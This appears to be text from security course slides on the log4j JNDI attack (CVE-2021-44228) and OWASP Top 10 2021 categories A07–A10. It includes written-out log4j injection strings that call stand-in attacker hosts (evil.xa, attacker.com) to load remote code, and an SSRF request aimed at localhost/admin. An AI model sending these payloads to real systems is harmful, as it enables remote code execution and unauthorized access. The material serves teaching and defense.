
The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

BLOCK WITH WAF



DISABLE REMOTE CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

© GovCERT.ch

The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

DISABLE JNDI LOOKUPS

JNDI feature in Log4j logging framework can potentially download malicious files into a Java application and initiate a remote code execution, triggering the log4j, CVE-2021-44228, via JNDI (Java Naming and Directory Interface):

The Log4j logging framework logs any user activity on Java applications. So, also the input string from hacker: `${jndi:rmi://attacker.com:1099/pwn}`

The LDAP server responds with directory information that contains the malicious Java class



Description

- If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, leaving organizations open to days or months of unnecessary exposure to fixed vulnerabilities.

D.5g OWASP Top 10: Web Weaknesses

OWASP Top10: A07:2021 - https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/



A07:2021 – Identification and Authentication Failures

- **First published:** in 2021
- **Before:** «Broken Authentication (and Session Management)» (2003, 2004, 2007, 2010, 2013, 2017); see [history](#))
- **Proactive Control:** [Implement Digital Identity](#)
- **Cheat Sheet:** Authentication, Credential Stuffing, Forgot Password, Session Management
- **Occurrences:** 132,195
- **CVE/CVSS:** 3,897
- **CWE:** 22. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-297: Improper Validation of Certificate with Host Mismatch,
 - CWE-287: Improper Authentication, and
 - CWE-384: Session Fixation.

Description

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers," which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords data stores (see A02:2021-Cryptographic Failures).
- Has missing or ineffective multi-factor authentication.
- Exposes session identifier in the URL.
- Reuse session identifier after successful login.
- Does not correctly invalidate Session IDs. User sessions or authentication tokens (mainly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.



D.5g1 OWASP Top 10: Web Weaknesses


OWASP Top10: A07:2021 - https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/



Broken Authentication

Description

Broken Authentication is an application security risk that can allow malicious actors to compromise keys, passwords, and session tokens, potentially leading to further exploitation of users' identities and in the worst case, complete control over the system.



D.5h OWASP Top 10: Web Weaknesses

OWASP Top10: A08:2021 - https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/



A08:2021 – Software and Data Integrity Failures

- **First published:** in 2021
- **Before:** «Insecure Deserialization» (2017; see [history](#))
- **Proactive Control:** -
- **Cheat Sheet:** Infrastructure as a Code, Deserialization
- **Occurrences:** 47,972
- **CVE/CVSS:** 1,152
- **CWE:** 10. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-829: Inclusion of Functionality from Untrusted Control Sphere,
 - CWE-494: Download of Code Without Integrity Check, and
 - CWE-502: Deserialization of Untrusted Data.

Description

Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise. Lastly, many applications now include auto-update functionality, where updates are downloaded without sufficient integrity verification and applied to the previously trusted application. Attackers could potentially upload their own updates to be distributed and run on all installations. Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.




D.5h1 OWASP Top 10: Web Weaknesses

OWASP Top10: A08:2021 - https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/



Insecure CI/CD pipeline



Exploits an insecure CI/CD pipeline and installs malicious code to be distributed through the build and deploy process.

1. The attacker identifies an organizations' insecure CI/CD pipeline and installs malicious code that is pushed into production.
2. Customers unknowingly download the malicious code from the organizations update servers. The malicious update is installed in the customer's environment.
3. The attacker uses the malicious code to gain access to the customer's network.

D.5h2 OWASP Top 10: Web Weaknesses


OWASP Top10: A08:2021 - https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/



Insecure Deserialization

Serialization is the process of converting complex data structures, such as objects and their fields, into a "flatter" format that can be sent, received or stored as a sequential stream of bytes.

Deserialization is the process of restoring this byte stream to a fully functional replica of the original object, in the exact state as when it was serialized. The website's logic can then interact with this deserialized object (instead, it cannot interact with serialized one).



Insecure Deserialization when user-controllable data is deserialized by a website. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code. Insecure deserialization typically arises because there is a general lack of understanding of how dangerous deserializing **user-controllable data** can be. Ideally, user input **should never be deserialized at all**.



D.5i OWASP Top 10: Web Weaknesses

OWASP Top10: A09:2021 - https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/



A09:2021 – Security Logging and Monitoring Failures

- **First published:** in 2021
- **Before:** «Insufficient Logging and Monitoring» (2017; see [history](#))
- **Proactive Control:** [Implement Logging and Monitoring](#), [Handle all Errors and Exceptions](#)
- **Cheat Sheet:** Application Logging Vocabulary, Logging
- **Occurrences:** 53,615
- **CVE/CVSS:** 242
- **CWE:** 4. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-778 Insufficient Logging
 - CWE-117 Improper Output Neutralization for Logs,
 - CWE-223 Omission of Security-relevant Information, and
 - CWE-532 Insertion of Sensitive Information into Log File.

Description

Logging and monitoring can be challenging to test, often involving interviews or asking if attacks were detected during a penetration test. There isn't much CVE/CVSS data for this category, but detecting and responding to breaches is critical. Still, it can be very impactful for accountability, visibility, incident alerting, and forensics.

D.5i OWASP Top 10: Web Weaknesses

OWASP Top10: A09:2021 - https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/



M.2f1 Secure Coding Labs: Java Insufficient Logging

Insufficient Logging in Failed Login Attempts ([link](#))

Description

Insufficient Logging and Monitoring is a broad vulnerability category that encompasses the substandard installation, configuration, and application of security tools and defensive tactics, resulting in inherent deficiencies in the ability to identify anomalies and/or intrusions within an environment. Defense team toolkits often comprise Security Information and Event Management (SIEM) systems, which identify and display all activity in the environment and flag anomalous or malicious behavior; however, they are completely ineffective if they aren't properly tuned. The problem is pervasive, so much so that since 2017, this Insufficient Logging and Monitoring was listed in the OWASP Top 10 [risks](#) for the first time. Indeed, malicious actors effectively rely on the absence or lack of effective monitoring to evade detection long enough to deploy the tools that will lead to compromise. Insufficient Logging and Monitoring differs from other categories in the OWASP Top 10 as it is not a technically exploitable vulnerability per se; rather, it is more a set of (or, as its namesake suggests, a lack of) detection and response implementations and best practices which when combined, could coalesce in a failure to detect a breach, a prolonged delay in breach identification, and an added complexity when performing post-breach digital forensics.

A primary issue faced by security and administration teams is that the number of logs generated in an environment can be so vast in number and spread across different technology components within the overall environment that effective monitoring can become... rather less effective. Ensuring effective logging and monitoring is crucial within any IT infrastructure environment; without these mechanisms in place, it is challenging for an organization to gauge its security status.

Insufficient Logging and Monitoring occurs when:

- SIEM systems are not configured correctly and thus are unable to process and flag relevant events.
- Logs of applications, devices, and/or APIs are not monitored for anomalous behavior.
- Warnings that are generated serve to confuse, rather than clarify, threats.
- Logs are not adequately protected and may be at risk of tampering/deletion by malicious actors covering their tracks.
- Logins, failed logins, and high-value transactions are not logged due to misconfiguration or non-configuration, leading to difficulties in auditing processes.
- Logs are only stored locally with no redundancy.

https://knowledge-base.secureflag.com/vulnerabilities/insufficient_logging/insufficient_logging_vulnerability.html



Description

Logging and monitoring can be challenging to test, often involving interviews or asking if attacks were detected during a penetration test. There isn't much CVE/CVSS data for this category, but detecting and responding to breaches is critical. Still, it can be very impactful for accountability, visibility, incident alerting, and forensics.

D.5j OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/



A10:2021 – Server Side Request Forgery

- **First published:** in 2021
- **Before:** no (see [history](#))
- **Proactive Control:** -
- **Cheat Sheet:** [SSRF Prevention](#)
- **Occurrences:** 9,503
- **CVE/CVSS:** 385
- **CWE:** 1. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-918 Server-Side Request Forgery (SSRF)

Description

SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.




D.5j1 OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/



SSRF attacks



Description

Server-Side Request Forgery (**SSRF**) attacks are the **abuses** of **web server functionalities** in reading or updating internal resources. The **attacker** can **supply** or **modify** a **URL** which the code running on the **server** will **read** or **submit data** to.

Two main final targets of SSRF attacks

- Internal systems:** to be accessed from the external network despite to the use of a firewall.
- 3rd party systems:** to perform requests or gather data, profiteering from the server's privileges

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery




D.5j2a OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/



SSRF attacks



In an SSRF attack against the server itself, the **attacker** induces the **application** to make an **HTTP request back** to the server that is hosting the application, via its **loopback network interface**. This will typically involve supplying a URL with a hostname like `127.0.0.1` (a reserved IP address that points to the loopback adapter) or `localhost` (a commonly used name for the same adapter).

Internal systems

A successful SSRF attack can enable a malicious **attacker** to **escalate** and laterally move their way **behind the firewall** in the back-end web server without restriction, leading to the potential full compromise of confidentiality, integrity, and availability of the application.

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery



D.5j2b OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/



SSRF attacks

Example about stock application.

Normal browser request for knowing current values and negotiation information about a specific stock:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

Forged attacker request for accessing the server administration:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://localhost/admin
```

The access to `http://<server>/admin` from Internet is not allowed by default. But if it comes from the `<server>` itself it is allowed.

Internal systems

A successful SSRF attack can enable a malicious **attacker** to **escalate** and laterally move their way **behind the firewall** in the back-end web server without restriction, leading to the potential full compromise of confidentiality, integrity, and availability of the application.

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery




D.5j3a OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/



SSRF attacks



In an SSRF attack against a 3rd party, the **attacker** takes advantage from the fact that the application **server** is able to **interact** with **other** back-end **systems** that are not directly reachable by users. Usually, the systems that have not routable private IP addresses (back-end systems) are normally protected by network topology and contain sensitive functionalities (hopefully, accessible without authentication).

3rd party systems

Server-Side Request Forgery (**SSRF**) attacks are the **abuses** of **web server functionalities** in reading or updating internal resources. The **attacker** can **supply** or **modify** a **URL** which the code running on the **server** will **read** or **submit data** to.

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery



D.5j3b OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/



SSRF attacks

Example about stock application.

Normal browser request for knowing current values and negotiation information about a specific stock:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

Forged attacker request for accessing the server administration:

```
POST /product/stock HTTP/1.0
